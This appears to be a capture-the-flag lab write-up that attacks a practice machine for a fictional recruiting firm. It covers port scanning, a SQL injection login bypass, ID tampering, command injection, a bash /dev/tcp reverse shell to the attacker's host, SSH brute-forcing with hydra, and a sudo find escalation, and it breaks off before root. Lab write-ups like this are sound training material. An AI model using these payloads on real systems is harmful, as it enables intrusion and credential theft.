Operation Promotion
One engagement stands between you and your next title.
Scenario
You are up for promotion at Hadron Security. Your senior lead, Mara, has handed you a solo engagement against RecruitCorp, a small recruiting firm with a public-facing portal. Compromise the host, capture the flags, and demonstrate that you are ready for the Penetration Tester title.
Start the VM by clicking the Start Lab Machine button at the top-right of the task. You can complete the challenge by connecting through VPN or the AttackBox, which contains all the essential tools.
Allow two to three minutes for all services to start.
Questions
Reconnaissance
Of course, the first thing is scanning rustscan -a 10.48.142.220 --top -- -sV -sC


Ports 22 (SSH), 80 (HTTP), 139 and 445 (SMB) are open. So let’s check the website first.


Since the website doesn’t show any available features, I will use gobuster to discover hidden pages.
1
2
gobuster dir -u http://10.48.142.220/ \
-w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt

I found /admin and /config, but for the config page, we need authorization to access it.

Login Bypass
The /admin page is a sign-in page.
So, maybe let’s try to use SQL injection. I put ' OR 1=1-- as the username and a random password.

And it worked! This dashboard page has a feature to look up a user by ID


And I try to change the id parameter to another number, and it shows something interesting at ID number 7

We discover a new path admin/sysmaint-checks/ping.php

Command Injection
This means we can ping a target via this url.


And I think this looks like it’s vuln to Command Injection, so I try putting ; after the IP address and injecting a command into it, and it really worked.

Then I will inject this command to perform a reverse shell bash -c "bash -i >& /dev/tcp/<YOUR_TRYHACKME_VPN_IP>/4444 0>&1"
and use nc -lvnp 4444 to wait for a connection.
but we have to encode this command into url format first using cyber chef.
SSH Access
After connecting, I found a config directory that contains db.conf. This is a very important file.

But we are not able to crack the db_pass_hash. After getting stuck,
I remember the keyword spring2026. Now, we will create our own word lists using this keyword.


Then use hydra to brute-force ssh.

and we get the password

now connect to jford using these credentials and cat user.txt to get the flag

Get Root
and we found

sudo -l shows that jford can run /usr/bin/find as root without a password. Since find can execute another command, this looks useful for getting a root shell.
then I check with GTFOBins
